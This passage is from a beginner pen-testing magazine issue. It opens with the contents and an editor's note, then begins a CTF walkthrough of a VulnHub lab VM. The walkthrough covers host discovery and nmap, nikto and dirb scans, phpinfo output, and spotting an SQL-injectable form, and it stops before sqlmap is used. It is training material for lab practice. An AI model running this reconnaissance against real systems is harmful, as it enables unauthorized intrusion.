
Hackercool

August 2019 Edition 2 Issue 8

Pen Testing Mag For Beginners



CAPTURE THE FLAG

AI : WEB : 1

Use of SQLMAP to dump passwords

METASPLOITABLE TUTORIALS :

Metasploitable 3 : Gaining Access through Desktop Central 9.

LINUX PRIVLEGE ESCALATION :

Path Variable Exploitation, PASSWD file manipulation and more in PART :2

METASPLOIT THIS MONTH

Redis Unauth Code Execution, Xymon Daemon Info and Windows Applocker Evasion Modules

Data Breach This Month : Luscious.net

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. As always we are very delighted to release the Eighth Issue of the Second Edition of our mag Hackercool.

Coming to this Issue, it starts with an intermediate level ***CTF Challenge*** *of AI : WEB : 1 which according to us is one of the best challenges our magazine took. IN this CTF our readers will get to know about the tool Sqlmap which is one of the most popular tools used by penetration testers to exploit sql injection vulnerabilities. Although there is a SQL injection vulnerability in the target mach -ine, it's not as simple as dump passwords and enter password challenge. Well you will know while going through it.*

In ***Metasploit This Month*** *feature, we have as always got some special ex-ploits. One of them is the Xymon Daemon Info module. If our readers can recoll -ect we have seen a Xymon exploit module in our previous Issue. However awe -some it was, that exploit module was an authenticated one. So we need crede-ntials to use it. In this Issue we will show our readers the Xymon Daemon Info module that collects a lot of data about the target Xymon daemon including the credentials.*

In this Issue, we will finish off the "Linux Privilege Escalation" feature we have started in our previous Issue. We request our readers to go through this section in the present Issue as all of the privilege escalation methods we have shown will be relevant in your pentration testing journey. Apart from these we have included all our regular features.

We hope you will find this Issue as interesting and informative as we tho -ught it would be. As always keep the feedback coming. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Website : **https://hackercoolmagazine.com**

Blog : **https://www.hackercool.com**

Mail : **qa@hackercool.com**

Facebook : **https://www.facebook.com/hackercoolmagazine/**

Twitter : **https://twitter.com/hackercoolmagz**

INSIDE

Here's what you will find in the Hackercool August 2019 Issue .

.

****

AI : Web: 1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environme-nt. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those wh-o want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginn-ers but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutori-als but also practice them by setting up the VM.

Hi Hackercoolians. Welcome back. In our present Issue, we bring you the CTF challenge of AI : Web: 1. This CTF box is designed by Mohammed Ariful Islam who says this box is desig-ned to test skills of someone who wants to become a penetration tester. This challenge has been rated as intermediate. The VM can be downloaded from the link given below.

https://www.vulnhub.com/entry/ai-web-1,353/

It is a CTF machine tested on Vmware Workstation although it will run also in Virtual box. Th-e DHCP service is enabled and the machine will automatically get its IP address when power-ed up. The goal as always is to get a root shell and read the flag under root directory. My att-acker machine is Kali Linux 2019.2. So let's begin.

As I powered up the target, I ran the tool netdiscover to find the IP address of the targe-t. As we can see below, the target IP is 192.168.45.141.


```
 Currently scanning: 172.26.104.0/16   |   Screen View: Unique Hosts

 92 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 5520
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.45.141  00:0c:29:18:88:85     10     600  VMware, Inc.
 192.168.45.2    00:50:56:ec:06:28     10     600  VMware, Inc.
 192.168.45.1    00:50:56:c0:00:08     70    4200  VMware, Inc.
 192.168.45.254  00:50:56:e8:36:ba      2     120  VMware, Inc.
```

Next, I ran the verbose scan of Nmap to see the open ports.

Send us all your doubts and queries about ethical hacking and penetration testing to qa@hackercool.com

```
root@kali:~# nmap -sV 192.168.45.141
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-29 14:34 IST
Nmap scan report for 192.168.45.141
Host is up (0.00022s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd
MAC Address: 00:0C:29:18:88:85 (VMware)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.72 seconds
root@kali:~#
```

There was only one port open : port 80. As seen in many of our previous CTF challenges, it was running Apache httpd service. When I opened the website on browser, there is nothing to display except a message.




So I ran nikto scan on this website.

```
root@kali:~# nikto -h http://192.168.45.141
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.45.141
+ Target Hostname:    192.168.45.141
+ Target Port:        80
+ Start Time:         2019-11-29 14:36:07 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Server may leak inodes via ETags, header found with file /, inode: 8d, size
: 590703a18e440, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7917 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2019-11-29 14:37:18 (GMT5.5) (71 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Even Nikto scan returned no useful information about the website. Next, I tried directory busting using Dirb tool.


```
root@kali:~# dirb http://192.168.45.141

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov 29 14:37:59 2019
URL_BASE: http://192.168.45.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.45.141/ ----

+ http://192.168.45.141/index.html (CODE:200|SIZE:141)
+ http://192.168.45.141/robots.txt (CODE:200|SIZE:82)
```

The "Dirb" tool did not reveal much information except the "robots.txt" file. Let's check it out.



Robots.txt is a file which tells search engines what files to index in their search results and which pages not to include. When I opened "robots.txt" in the browser, it showed two pages which were disallowed from indexing by the search engines. I decided to view these webpages in the browser.





But it seems we don't have permission to view these webpages. I decided to directory bust th-ese webpages.

```
root@kali:~# dirb http://192.168.45.141//m3diNf0/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov 29 14:42:06 2019
URL_BASE: http://192.168.45.141//m3diNf0/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.45.141//m3diNf0/ ----

+ http://192.168.45.141//m3diNf0/info.php (CODE:200|SIZE:84269)
```

In the /m3diNf0/ page, Dirb found a file named info.php. When I viewed this file in the browse-r, it is the phpinfo.php file of the website. Let's see if it has anything informative apart from t-he usual stuff.

PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert. convert.iconv.*

Configuration

apache2handler

Apache Version	Apache
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:80
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_vers mod_headers mod_access_compat mod_alias mod_auth_basic mod_authn_c mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_defl mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_status

Apache Environment

Variable	Value
HTTP_HOST	192.168.45.141
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	*no value*
SERVER_SOFTWARE	Apache
SERVER_NAME	192.168.45.141
SERVER_ADDR	192.168.45.141
SERVER_PORT	80

DOCUMENT_ROOT	/home/www/html/web1x443290o2sdf92213
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/home/www/html/web1x443290o2sdf92213
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/home/www/html/web1x443290o2sdf92213/m3diNf0/info.php
REMOTE_PORT	60100
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*
REQUEST_URI	/m3diNf0/info.php
SCRIPT_NAME	/m3diNf0/info.php

HTTP Headers Information

HTTP Request Headers	
HTTP Request	GET /m3diNf0/info.php HTTP/1.1
Host	192.168.45.141
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	keep-alive
Upgrade-Insecure-Requests	1
HTTP Response Headers	

calendar

Calendar support	enabled

Core

PHP Version	7.2.19-0ubuntu0.18.04.2

Directive	Local Value	Master
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*

date

date/time support	enabled
timelib version	2017.09

exif

EXIF Support	enabled
EXIF Version	7.2.19-0ubuntu0.18.04.2
Supported EXIF Version	0220
Supported filetypes	JPEG, TIFF
Multibyte decoding support using mbstring	disabled
Extended EXIF tag formats	Canon, Casio, Fujifilm, Nikon, Olympus, Samsung, Panasonic, DJI, Sony, Pent Foveon, Kyocera, Ricoh, AGFA, Epson

Directive	Local Value	Master
exif.decode_jis_intel	JIS	JIS
exif.decode_jis_motorola	JIS	JIS
exif.decode_unicode_intel	UCS-2LE	UCS-2LE

gettext

GetText Support	enabled

hash

hash support	enabled
Hashing Engines	md2 md4 md5 sha1 sha224 sha256 sha384 sha512/224 sha512/256 sha5 sha3-384 sha3-512 ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger192,3 tiger128,4 tiger160,4 tiger192,4 snefru snefru256 gost gost-cry crc32b fnv132 fnv1a32 fnv164 fnv1a64 joaat haval128,3 haval160,3 haval haval256,3 haval128,4 haval160,4 haval192,4 haval224,4 haval256,4 hava haval192,5 haval224,5 haval256,5

MHASH support	Enabled
MHASH API Version	Emulated Support


Apart from the usual information the phpinfo.php file includes, it does not give me any extra hint or new clues. Next I ran Dirb tool on the "uploads" directory.

```
START_TIME: Fri Nov 29 14:49:29 2019
URL_BASE: http://192.168.45.141/se3reTdir777/uploads/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.45.141/se3reTdir777/uploads/ ----



-----------------
END_TIME: Fri Nov 29 14:49:32 2019
DOWNLOADED: 4612 - FOUND: 0
```


I didn't find any files here. I decided to check also the web folder in which the uploads web fol der is present, i.e the se3reTdir777 folder using the Dirb tool.

```
root@kali:~# dirb http://192.168.45.141/se3reTdir777/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov 29 14:50:04 2019
URL_BASE: http://192.168.45.141/se3reTdir777/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.45.141/se3reTdir777/ ----

+ http://192.168.45.141/se3reTdir777/index.php (CODE:200|SIZE:1228)
```


There's nothing here too. Out of curiosity and a bit of desperation I wanted to view this url in the browser. Remember we viewed the "uploads" and the "m3diNF0" pages but not this one. When I opened the se3reTdir777 url in the browser as shown below, I found a form which ha -d a User ID submission feature.




User ID is a feature of the data that is applied to the databases. Just like a Serial number or a Roll number, it is a simple number assigned to a user data which can be username or a pa -ssword. Since user ID's usually start from 1, I decided to submit values starting from "1" to the form.




On submitting User Id as "1", most probably data belonging to that respective User ID has be
-en displayed. This is definitely a SQL injection vulnerability present in the website which is
displaying the First and Last names of the users.



On submitting User Id as "2", I got First and Last names of the second user. It is "root".
On submitting User Id as "3", I got First and Last names of the secon user. It is "mysql". Ther
-e were no further results on other User Id's. So obviously there are three users on the websi
-te.



To exploit the SQL injection vulnerability better, I need to use the Sqlmap tool. But we nee
